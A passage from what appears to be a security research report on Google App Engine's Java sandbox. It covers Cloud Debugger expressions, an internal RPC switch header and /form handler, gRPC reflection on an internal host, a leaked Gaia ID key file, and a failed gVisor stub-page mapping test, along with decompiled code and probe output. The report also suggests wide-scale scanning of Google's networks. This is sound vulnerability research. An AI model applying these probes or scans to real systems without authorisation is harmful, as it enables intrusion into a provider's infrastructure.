


Fig. 10 GAE application quotas.

We however noticed continuous thread operation 4+ hours after last user request finished and without the browser connection. The quotas changed a little bit, but their values did not seem to reflect the time of a browser connection with the frontend³⁵ or the total time of thread execution. They were likely the sum of additional 15 minutes payoff for every check request we issued to see the current status of the escape thread run.

3.19 Cloud Debugger Agent

Taking into account the availability of *EvaluationRuntime* service and Cloud Debugger Agent's functionality, we did some tests aimed at discovering whether breakpoint expressions could be abused in some way for code execution³⁶.

We were especially concerned about expressions making use of Reflection API invocations.

For the purpose of having proper understanding of Cloud Debugger Agent (CDBG) operation, we briefly analyzed JVM Tool Interface spec [17] along Java and binary level implementation of CDBG (i.e. debugger architecture, the meaning of native calls and their arguments).

³⁵ browser was not connectd.

³⁶ back in 2015, we believed they could be abused for a Java sandbox escape.

The initial tests with debugging expressions revealed that they are done with the use of a nano-Java interpreter. All of the processing and expressions evaluations takes place inside the `cdbg_java_gae_agent.so` library.

Initial tests indicated that the interpreter did not allow certain Java calls to be executed (Fig. 11).





Fig. 11 GAE Cloud Debugger operation.

This didn't look promising from the exploitation point of view for the following reasons:

- both user and system level classes were interpreted (when system level method was invoked, its code was also processed by the interpreter, this could be due to the `enable_cloud_debugger_nanojava_interpret_all` flag),
- the calls to native methods were likely not allowed,
- key calls to methods frequently used across JRE and by Class loading / Reflection API in particular were also blocked (i.e. `ClassLoader.getClassLoader()`, `System.getSecurityManager()`).

There was some potential for memory corruptions regarding the processing of the breakpoint proto though. By investigating the implementation of native `setActiveBreakpoints` method, we discovered that each array element provided as its argument was a native Breakpoint blob and its parsing was done purely by native code (Fig. 12).



```

IDA View-A | Hex View-1 | Enums | Imports | Exports
.text:000000000154230 var_40 = qword ptr -40h
.text:000000000154230 _header = qword ptr -38h
.text:000000000154230 var_30 = qword ptr -30h
.text:000000000154230
.text:000000000154230 push rbp
.text:000000000154231 mov rbp, rsp
.text:000000000154234 push r15
.text:000000000154236 push r14
.text:000000000154238 push r13
.text:00000000015423A push r12
.text:00000000015423C push rbx
.text:00000000015423D sub rsp, 158h
.text:000000000154244 mov r15, rdi
.text:000000000154247 cmp qword ptr [rsi+8], 7
.text:00000000015424C jnz short loc_154269
.text:00000000015424E mov rbx, rsi
.text:000000000154251 mov rsi, [rsi] ; s2
.text:000000000154254 lea rdi, _l_str_37 ; "v2proto"
.text:000000000154258 mov edx, 7 ; n
.text:000000000154260 call _memcmp
.text:000000000154265 test eax, eax
.text:000000000154267 jz short loc_154285
.text:000000000154269 loc_154269: ; CODE XREF: devtools::cdbg::SerializedProtoToBreakpoint(devtools::cdbg::SerializedBreakpoint co
.text:000000000154269 mov qword ptr [r15], 0
.text:000000000154270 loc_154270: ; CODE XREF: devtools::cdbg::SerializedProtoToBreakpoint(devtools::cdbg::SerializedBreakpoint co
.text:000000000154270 mov rax, r15
.text:000000000154273 add rsp, 158h
.text:00000000015427A pop rbx
.text:00000000015427B pop r12
.text:00000000015427D pop r13
.text:00000000015427F pop r14
.text:000000000154281 pop r15
.text:000000000154283 pop rbp
00154251 000000000154251: devtools::cdbg::SerializedProtoToBreakpoint(devtools::cdbg::SerializedBreakpoint const)+21 (Synchronized with Hex View-1)

```

Fig. 12 Start of a Cloud Debugger code deserializing native breakpoint blob.

We however didn't investigate this further (the native code and associated proto files) as we were not sure whether CDBG Agent was actually present at the other end of FD4 communication endpoint.

Successful execution of the `getClass().getName()` expression was still of some value though. It had a potential to leak full class name of a target app (unknown, but still required in some other requests).

As for the limits imposed on the expressions themselves, while they seemed to be limited, we noticed that the NanoJava error messages involved references to variables (`$1` or `$2`). It might be worth to check whether any temporary variables holding results of executed expressions were actually implemented for it as it could make it possible to chain CDBG expressions.

3.20 RPC switch

Investigation of Google classes responsible for the implementation of RPC protocol revealed a default binding of a HTTP server to the same endpoint a given RPC server was bound to.

The goal of the HTTP server was to provide access to some debugging / admin information pertaining to RPC services running on a given system.

Access to some of the URLs that were registered as part of the HTTP server startup were protected with the use of ACL labels as indicated by `com.google.net.security.labelacl.HttpLabelAcl` class:

```

newMap.put("/abortabortabort", new LabelParams("admin", false));
newMap.put("/quitquitquit", new LabelParams("admin", false));
newMap.put("/streamz", new LabelParams("monitoring", false));
newMap.put("/censusprofilez", new LabelParams("debugging", false));
newMap.put("/censusz", new LabelParams("debugging", false));
newMap.put("/contentionz", new LabelParams("debugging", false));

```

```
newMap.put("/eventlog", new LabelParams("debugging", false));
newMap.put("/eventmanagerz", new LabelParams("debugging", false));
newMap.put("/flushlogz", new LabelParams("debugging", false));
newMap.put("/googlea", new LabelParams("debugging", false));
newMap.put("/googlev", new LabelParams("debugging", false));
newMap.put("/growthz", new LabelParams("debugging", true));
newMap.put("/heapz", new LabelParams("debugging", true));
newMap.put("/logfilez", new LabelParams("debugging", false));
newMap.put("/mallocz", new LabelParams("debugging", false));
newMap.put("/portmapz", new LabelParams("debugging", false));
newMap.put("/procz", new LabelParams("debugging", false));
newMap.put("/profilez", new LabelParams("debugging", false));
newMap.put("/requestz", new LabelParams("debugging", false));
newMap.put("/rpcz", new LabelParams("debugging", false));
newMap.put("/helpz", new LabelParams("", true));
newMap.put("/nullz", new LabelParams("", true));
newMap.put("/nullznullz", new LabelParams("", true));
newMap.put("/robots.txt", new LabelParams("", true));
newMap.put("/labelaclz", new LabelParams("", true));
newMap.put("/varzdoc", new LabelParams("", true));
```

The underneath authorization mechanism used by the ACL labels checking code involved some internal auth mechanisms (i.e. LOAS and RPC peer identity).

While the whole auth stuff did trigger our attention, there was something in particular eye-catching in the implementation of Google RPC code. This was the possibility to switch the protocol from HTTP to RPC one.

We found out that when a special HTTP header was sent to a HTTP server supporting RPC, it might be possible to switch the communication protocol to Google RPC:

```
StringBuilder headers = new StringBuilder();
if (switchPrefix != null)
    headers.append(switchPrefix);

headers.append("GET /__rPc_sWiTcH__ HTTP/1.0\n");
if (RpcWireConstants.getClientMaxWireProtocolVersion() >=
    RpcProtocolVersion.BASE.toInt()) {
    headers.append("X-Google-RpcProtocolVersion:");
    headers.append(" 1.");
    headers.append(RpcWireConstants.getClientMaxWireProtocolVersion());
    headers.append('\n');
}

String securityInfo =
    SecureWrapperFactory.getSecurityInfo(
        security.getSecurityProtocolName(),
        generateSecureWrapperOptions(security, server));

if (!Strings.isNullOrEmpty(securityInfo)) {
    headers.append("X-Google-SecurityInfo:");
    headers.append(' ');
    headers.append(securityInfo);
    headers.append('\n');
}

if (!Strings.isNullOrEmpty(clientIpForTest)) {
    headers.append("X-Google-ClientIP:");
```

```
headers.append(' ');
headers.append(clientIpForTest);
headers.append('\n');
}
...
```

There was even something more to it. It looked that the whole rpc switch sequence could be prefixed with a command indicating a proxy to use for traffic tunneling:

```
switchPrefix = proxy.getProxyInformationString();
...
public String getProxyInformationString() {
    ...
    if(proxyAddr != serverAddr) {
        HostAndPort hp = HostAndPort.fromParts(
            InetAddresses.toAddrString(
                serverAddr.getAddress(),
                serverAddr.getPort());
        String s = String.valueOf(hp);
        String s1 = System.getProperty("user.name");
        String s2 = (String)BuildData.getData().get("Build target");
        return (new StringBuilder(21 + String.valueOf(s).length() +
            String.valueOf(s1).length() +
            String.valueOf(s2).length())).append("proxy1 ").
            append(s).append(" ").append("stubby").
            append(" u:").append(s1).
            append(" b:").append(s2).append("\n").toString();
    }
    ...
}
```

We have tried to exploit the above to see if any of the public Google servers supported RPC. For that purpose, we issued HTTP requests to `/rpcz/` or `/portmapz/` paths for given targets. Whenever the host responded with HTTP response code 403 (Forbidden), this indicated that HTTP endpoint did support RPC.

The 403 response code was returned for the following hosts:

- myfirstjapp.appspot.com
- cloud.google.com
- appengine.google.com
- www.googleapis.com

We however failed to make the switch to RPC with the use of a switch path for any of them (HTTP/1.0 200 OK not received).

The reason could be the way HTTP requests were handled by the frontend server. They were likely tunneled as HTTP over RPC to the target host as indicated by the error message received from `googleapis.com`:

```
LabelACL violation: Peer untrusted-http-proxy not in LabelACL config
for label debugging to access URI /rpcz/
```

As a result, the RPC switch sequence was skipped and `handleNonRpcConnection` method was directly invoked to process HTTP protocol.

This error message is generated by `verifyHttpAccess` method of `com.google.net.security.labelacl.HttpLabelAcl` class. The code of the method indicates that `PeerSecurityInfo` argument was non-null. And the code of `HttpOverRpcServer` class contained the only location where the value of `PeerSecurityInfo` corresponding to `untrusted-http-proxy` user could be passed to `handleNonRpcConnection` method.

We also tried the `rpc` switch sequence on some internal hosts such as `www.corp.google.com`, but this has failed too.

The switch prefix sequence hasn't been tried at all.

Finally, it's worth to mention that when we tried the `/rpcz` request with our application host, it never reached our application (read handler). This means, that its processing was done earlier by some intermediate host (between Google Frontend and apphosting instance).

It might be worth to attempt the RPC switch sequence with `googleapis.com` Host header, but different frontend hosts. The message received could be treated as an oracle indicating credentials of an RPC connection with a target host (if these credentials are not tight to the Host header, but the proxy itself, a potential exists that a proxy with more privileged credentials gets found).

3.20.1 /form handler

We discovered the existence of a HTTP server handler bound to RPC endpoints. The handler was implemented by `com.google.net.rpc3.impl.server.plugin.FormHandler` class. It was registered by `HttpPlugin` and associated with the `/form` path.

The handler made it possible to both list RPC services registered at a target host and to invoke their methods:

```
private void parseQuery()    {
    Pair handlerPair = engine.findExactHandler(methodName,
                                                SslSecurityLevel.STRONG_PRIVACY_AND_INTEGRITY);
    ...
    RpcRequestMessage request = new RpcRequestMessage();
    request.setRequestId(RpcUtil.newRequestId());
    request.setMethodName(methodName);
    request.setPeer(RpcPeer.createOnServer(remoteAddress, null));
    request.setPayload(payload);
    request.setDecodedSecurityInfo(securityInfo);
    request.setClientDeadlineInSeconds((1.0D / 0.0D));
    engine.processEmulatedRequest(request, this);
}
```

Special nature of the handler was confirmed by the apphosting Yaml parsing code³⁷. It implicitly forbid registration of application code to the `/form` path:

³⁷ used by both WebXml and AppYaml parsers.

```
static void validateUrl(String url)    {
    if(url.equals("/form"))
        throw new AppEngineConfigException(String.format("The URL '%s' is
reserved and cannot be used.", new Object[] {
            url
        }));
    ...
}
```

We did some tests with the hosts indicated in the previous paragraph to see whether the `/form` handler was available. In each case 404 HTTP response code was returned (page as not found).

It might be worth to conduct a wide-scale scanning of publicly exposed Google systems / networks for both RPC switch sequence and `/form` handler though.

3.21 Issue 8 (potential leak of obfuscated Gaia key)

Among information revealed by GAE Java implementation classes, there were that many related to Gaia, which seemed to be the core authentication service in use by Google (9028 classes in total under `com.google.gaia` package).

There was one thing that caught our attention in particular. We noticed, that the key used for obfuscating Gaia IDs was available as part of the implementation JAR in Java 7 environment (`focus\keystore\gaia_id_obfuscator\gaia_id_obfuscator_key` file available both in Aug and Oct 2018 releases).

`GaiaFrontendConst` class indicated that obfuscated Gaia ID is used by the frontend as part of `user_id` cookie:

```
public static final String OBFUSCATED_GAIA_ID_COOKIE_NAME =
"user_id";
```

The obfuscated Gaia ID was used in many places (apphosting `UPRequest`, `X-AppEngine-User-Id` HTTP header, `user_id` Cookie, Authentication). IT seems to be one of the possible formats carrying authentication information identifying applications (beside service account e-mail).

It seems that obfuscating user id was done for a reason. It could be that it could be abused in some way.

It's worth to mention that in 2014, Gaia frontend configuration file along Gaia backend AES key was leaked as part of the GAE implementation JAR file.

3.22 GRPC

In Java 8 environment, as a result of the scanning of `169.254.169.253` host, the status of TCP port 4 was enumerated as open. In the past, this port was found to be running GRPC services [5].

We have implemented a thin, rather generic and synchronous client³⁸ for invoking arbitrary GRPC services in order to be able to interact with this endpoint. As a result, arbitrary invocation of `APIHost` service could be done in a few lines of code

```
ManagedChannel channel=open_channel(host,port);
...
byte pb[]=baos.toByteArray();

byte apihost_req[]=
    API.apihost_payload("capability_service","IsEnabled",sticket,pb);

byte resp[]=call(channel,"apphosting.APIHost","Call",apihost_req);
...
```

Being able to call arbitrary GRPC services, we tried some of them. We discovered that a target GRPC endpoint did not have `ServerStatus` RPC service registered. However, upon inspecting the source code of GRPC, we discovered the existence of a default `grpc.reflection.v1alpha.ServerReflection` service. We verified it to be available at a target host.

As a result, instead of scanning port 4 for known GRPC services in a similar way as it was done for UDRPC, we have used the implementation of `grpc.reflection.v1alpha.ServerReflection` service. Among other things, it makes it possible to obtain a list of services available at a given GRPC endpoint.

We have found that GRPC at port 4 had only 3 RPC services enabled:

```
ManagedChannelOrphanWrapper{delegate=ManagedChannelImpl{logId=5,
target=169.254.169.253:4}}
security ticket: 6ab3a8b7980b2f13
grpc call: grpc.reflection.v1alpha.ServerReflection::ServerReflectionInfo
[resp]
0000: 12 02 3a 00 32 5b 0a 14 0a 12 61 70 70 68 6f 73  ...:2[...apphos
0010: 74 69 6e 67 2e 41 50 49 48 6f 73 74 0a 2a 0a 28  ting.APIHost.*(
0020: 67 72 70 63 2e 72 65 66 6c 65 63 74 69 6f 6e 2e  grpc.reflection.
0030: 76 31 61 6c 70 68 61 2e 53 65 72 76 65 72 52 65  v1alpha.ServerRe
0040: 66 6c 65 63 74 69 6f 6e 0a 17 0a 15 67 72 70 63  flection....grpc
0050: 2e 68 65 61 6c 74 68 2e 76 31 2e 48 65 61 6c 74  .health.v1.Healt
0060: 68 h
```

These were the following:

- *apphosting.APIHost*
- *grpc.reflection.v1alpha.ServerReflection*
- *grpc.health.v1.Health*

It's worth to note that GRPC services differ from standard RPC services in the naming convention used. GRPC services are referred with the use of a full name (package and service name).

³⁸ the GRPC client stub used in the implementation JAR was dedicated for `APIHost` service and it was asynchronous (not very convenient for our testing).

Services (packages) available through APIHost service were the same as those available through FD4 UDRPC channel (Table 7):

```
package: memcache
grpc call: apphosting.APIHost::Call
[resp]
0000: 08 00 1a 02 08 01 20 00 .....
package: capability_service
grpc call: apphosting.APIHost::Call
[resp]
0000: 08 00 1a 02 08 01 20 00 .....
package: xmpp
grpc call: apphosting.APIHost::Call
[resp]
0000: 08 00 1a 02 08 05 20 00 .....
package: user
grpc call: apphosting.APIHost::Call
[resp]
0000: 08 00 1a 02 08 01 20 00 .....
package: urlfetch
grpc call: apphosting.APIHost::Call
[resp]
0000: 08 00 1a 02 08 01 20 00 .....
...
```

The Health service did not implement any interesting method from a security point of view:

```
message HealthCheckRequest {
  string service = 1;
}

message HealthCheckResponse {
  enum ServingStatus {
    UNKNOWN = 0;
    SERVING = 1;
    NOT_SERVING = 2;
  }
  ServingStatus status = 1;
}

service Health {
  rpc Check(HealthCheckRequest) returns (HealthCheckResponse);
}
```

It only allowed to check the serving status for a given named service (this status was already known).

3.22.1 Issue 9 (potential Protobuf descriptors leak)

Beside returning a list of GRPC services available at a given point, ServerReflection service made it possible to obtain information pertaining to:

- protobuf defined in a given proto file (`file_by_filename` request),
- protobufs definitions declaring the given fully-qualified symbol name (`file_containing_symbol` request).

We verified that this functionality could be exploited to obtain a transitive (and potentially unpublished) list of protobuf definitions known at a target GRPC endpoint:

```
ManagedChannelOrphanWrapper{delegate=ManagedChannelImpl{logId=5,
target=169.254.169.253:4}}
security ticket: 5cbc27cffa04ba6a
grpc call: grpc.reflection.v1alpha.ServerReflection::ServerReflectionInfo
[resp]
0000: 12 14 22 12 61 70 70 68 6f 73 74 69 6e 67 2e 41  ..".apphosting.A
0010: 50 49 48 6f 73 74 22 ca d8 05 0a 88 2a 0a 1d 61  PIHost".....*.a
0020: 70 70 68 6f 73 74 69 6e 67 2f 62 61 73 65 2f 72  pphosting/base/r
0030: 75 6e 74 69 6d 65 2e 70 72 6f 74 6f 12 0a 61 70  untime.proto..ap
0040: 70 68 6f 73 74 69 6e 67 1a 1e 61 70 70 68 6f 73  phosting..apphos
0050: 74 69 6e 67 2f 62 61 73 65 2f 61 70 70 5f 6c 6f  ting/base/app_lo
0060: 67 73 2e 70 72 6f 74 6f 1a 1d 61 70 70 68 6f 73  gs.proto..apphos
0070: 74 69 6e 67 2f 62 61 73 65 2f 61 70 70 69 6e 66  ting/base/appinf
0080: 6f 2e 70 72 6f 74 6f 1a 20 61 70 70 68 6f 73 74  o.proto..apphost
0090: 69 6e 67 2f 62 61 73 65 2f 62 61 73 65 5f 69 6d  ing/base/base_im
00a0: 61 67 65 2e 70 72 6f 74 6f 1a 1c 61 70 70 68 6f  age.proto..appho
00b0: 73 74 69 6e 67 2f 62 61 73 65 2f 63 6f 6d 6d 6f  sting/base/commo
00c0: 6e 2e 70 72 6f 74 6f 1a 1a 61 70 70 68 6f 73 74  n.proto..apphost
00d0: 69 6e 67 2f 62 61 73 65 2f 68 74 74 70 2e 70 72  ing/base/http.pr
00e0: 6f 74 6f 1a 1d 61 70 70 68 6f 73 74 69 6e 67 2f  oto..apphosting/
00f0: 62 61 73 65 2f 73 79 73 63 61 6c 6c 2e 70 72 6f  base/syscall.pro
0100: 74 6f 1a 1b 61 70 70 68 6f 73 74 69 6e 67 2f 62  to..apphosting/b
0110: 61 73 65 2f 74 72 61 63 65 2e 70 72 6f 74 6f 1a  ase/trace.proto.
...

```

For `speckle.DeviceService` symbol, `file_containing_symbol` request returned response of 11482 bytes. For, `apphosting.EvaluationRuntime` symbol, this was 93323 bytes of raw protobuf data.

We tried to establish GRPC connection with several Google hosts, but since HTTP2 was not supported by them, GRPC protocol was not available neither:

```
ManagedChannelOrphanWrapper{delegate=ManagedChannelImpl{logId=5,
target=appspot.com:80}}
grpc      call:      grpc.reflection.v1alpha.ServerReflection::ServerReflectionInfo
io.grpc.StatusRuntimeException:      INTERNAL:      http2      exception

```

```
ManagedChannelOrphanWrapper{delegate=ManagedChannelImpl{logId=5,
target=appengine.google.com:80}}
grpc      call:      grpc.reflection.v1alpha.ServerReflection::ServerReflectionInfo
io.grpc.StatusRuntimeException:      INTERNAL:      http2      exception

```

We have also tried to see whether `host` field of the request mattered in any way (whether `ServerReflectionInfo` could be obtained from other remote hosts). We found out that it did not (same result was returned for empty host, `localhost`, `www.corp.google.com` or dummy host name).

Taking into account the potential of Google RPC and GRPC characteristics, it might be worth to conduct a wide-scale scanning of publicly exposed Google systems / networks for HTTP2 and GRPC availability. Both protocols should be easy to enumerate (HTTP2)

3.23 gVisor

Initial analysis of the behaviour of Java 8 sandbox (i.e. ptrace restrictions, significantly long execution time when compared to Java 7, PID and network namespaces, caching of the file system) along the contents of the `/etc/version` file³⁹ has lead us to the conclusion that it is based on gVisor [18].

Upon the observations and tests conducted, we initially assumed that the underlying OS sandbox relies on a PTRACE platform. As a result, any further analysis conducted was limited to it (KVM was ommitted).

We proceeded with a brief analysis of gVisor source code and its implementation in order to obtain proper understanding of the sandboxing mechanism provided (its architecture, operation and potential weaknesses).

We didn't find a way for the user process to inject arbitrary system calls as no real system calls were directly executed by the platform (PTRACE_SYSEMU feature along Go Linux layer emulated Linux Kernel with system calls, memory management and signals in user space).

What did took our attention was the following:

- Stub used by syscall threads to inject arbitrary system calls (`mmap` in particular),
- the flags of a `clone` system call used for spawning new threads,
- the reuse of the threads (system call and interpreter pools).

We came to the conclusion that security of a Stub page was potentially critical for the security of the sandboxing mechanism.

We came with an idea of the following hypothetical scenario for an abuse :

- SHARED and FIXED mmap of user provided file to the address indicating the beginning of a stub page should propagate into all other threads (including those from a system call pool),
- when new thread was to be selected from a system call pool, as a result of a stub execution, any instructions proceeding the SIGSTOP invocation should run outside of the sandbox:

```
TEXT ·stub(SB),NOSPLIT,$0
begin:
    // N.B. This loop only executes in the context of a single-threaded
    // fork child.
    MOVQ $$SYS_PRCTL, AX
    MOVQ $PR_SET_PDEATHSIG, DI
    MOVQ $$SIGKILL, SI
    SYSCALL
    ...
    // SIGSTOP to wait for attach.
    //
    // The SYSCALL instruction will be used for future syscall injection by
```

³⁹ "Linux version 3.11.10 #1 SMP Fri Nov 29 10:47:50 PST 2013" is the version string used in GVisor distribution.

```
// thread.syscall.  
MOVQ AX, DI  
MOVQ $SYS_KILL, AX  
MOVQ $SIGSTOP, SI  
SYSCALL <--- SANDBOX ATTACH HAPPENS HERE
```

In order to verify our hypothesis, we followed the instructions given on gVisor web pages and installed the system under Docker [19].

We built our test image upon a universal scratch image as specified in Dockerfile:

```
FROM scratch  
ADD test /  
CMD ["/test"]
```

In the next step we tried to map a file corresponding to Stub page content at memory ranges around the area of an initial stub page (7fffffff0000 location). We were able to accomplish that with MAP_SHARED flag only (MAP_FIXED resulted in an error):

```
...  
try_map(fd,0x7fffffffef000L,0x1000);  
try_map(fd,0x7fffffff0000L,0x1000);  
try_map(fd,0x7fffffffef000L,0x2000);  
  
try_unmap(0x7fffffffef000L,0x1000);  
try_unmap(0x7fffffff0000L,0x1000);  
  
while(1) {}  
}
```

This produced the following result:

```
- creating copy of 7fffffff0000 page  
- saving 2000 bytes to tmp file  
- opened tmp file  
- trying to map at addr: 7fffffffef000 len: 1000  
mmap res: 7fffffffef000  
- trying to map at addr: 7fffffff0000 len: 1000  
mmap res: 7f57c06c7000  
- trying to map at addr: 7fffffffef000 len: 2000  
mmap res: 7f57c06c2000  
- trying to unmap addr: 7fffffffef000 len: 1000  
mmap res: 0  
- trying to unmap addr: 7fffffff0000 len: 1000  
mmap res: 0
```

The mapping could not overlap with the desired Stub page. While, the unmap operation indicated success, investigation of a memory of the threads spawned as a result of the execution of our test program indicated something different:

```
#ps -u nobody  
  PID TTY          TIME CMD  
 5825 pts/2    00:00:01 runsc  
 5836 pts/2    00:00:00 runsc  
 5888 pts/2    00:01:00 runsc
```

```
#cat /proc/5836/maps
7fffffff0000-7fffffff1000 r-xp 00000000 00:00 0
ffffffff600000-ffffffff601000 r-xp 00000000 00:00 0 [vsyscall]

#cat /proc/5888/maps
55a5fbf36000-55a5fbf37000 r-xs 00003000 00:05 48784
/memfd:ptrace-memory (deleted)
...
7f57c0000000-7f57c01e7000 r-xs 00000000 08:02 5516521
/var/lib/docker/overlay2/2c7216bb7b2bbeb87b011af06848d06e57210703ce61fe6cfe5b0a9cfe
e70d1e/merged/lib/x86_64-linux-gnu/libc-2.27.so
...
7fffffff0000-7fffffff1000 r-xp 00000000 00:00 0
ffffffff600000-ffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
```

The Stub page area could neither be mapped, remapped or unmapped. We investigated the source code of gVisor and concluded that this was due to the following:

- `stubStart` was the link address for `stub` and it determined the maximum user address (the first address that may not be used by user applications):

```
func (*PTrace) MaxUserAddress() usermem.Addr {
    return usermem.Addr(stubStart)
}
```

- `MaxUserAddress()` was used to define `MmapLayout`:

```
func (mm *MemoryManager) SetMmapLayout(ac arch.Context, r *limits.LimitSet)
    (arch.MmapLayout, error) {
    layout, err := ac.NewMmapLayout(mm.p.MinUserAddress(),
        mm.p.MaxUserAddress(), r)
    ...
}
```

- memory range check operations were conducted with respect to the defined `MmapLayout` address ranges:

```
func (mm *MemoryManager) CheckIORange(addr usermem.Addr, length int64)
    (usermem.AddrRange, bool) {
    // Note that access_ok() constrains end even if length == 0.
    ar, ok := addr.ToRange(uint64(length))
    return ar, (ok && ar.End <= mm.layout.MaxAddr)
}
```

- the target process was created as a result of `fork` / `execv` system calls. This isolated the initial Stub page.

What's worth to mention is that we haven't been able to confirm that GAE Java 8 environment was actually running under gVisor with a PTRACE platform configured. A short code sequence⁴⁰ verifying accessibility of virtual memory addresses was unable to confirm the existence of the Stub page at (or near) its default start address:

```
setjmp 2af4ba622e90
longjmp 2af4ba5e9430
signal 2af4ba64f510
addr 7fffffff0000 invalid
```

⁴⁰ dedicated subrouting in native code making use of `setjmp` / `longjmp` / `signal` library calls.

```

addr 7ffffffef000 invalid
addr 7ffffffee000 invalid
addr 7ffffffed000 invalid
addr 7ffffffec000 invalid
addr 7ffffffeb000 invalid
addr 7ffffffea000 invalid
addr 7ffffffe9000 invalid
addr 7ffffffe8000 invalid
addr 7ffffffe7000 invalid
addr 7ffffffe6000 invalid
addr 7ffffffe5000 invalid
addr 7ffffffe4000 invalid
...

```

3.24 GOOGLE APIS

While investigating Google implementation classes from the main archive, we came across a discovery host for Google APIs.

Google REST APIs seem to be one of the primary ways for end user to control GAE environment. In the past, there was a vulnerability published, which had at its origin some hidden field in the API [6].

We decided to verify whether any similarities or inconsistencies existed between Google APIs and protobufs available in the environment. We saw that as a potential area for vulnerabilities (involving hidden fields or methods).

For that purpose, we developed a tool that traversed Google API discovery URL (<https://www.googleapis.com/discovery/v1/apis>) and fetched all API description documents referenced from it (212 of them).

Being focused on other areas, we haven't managed to explore this topic further though.

3.25 The potential (over?)importance of Host HTTP header

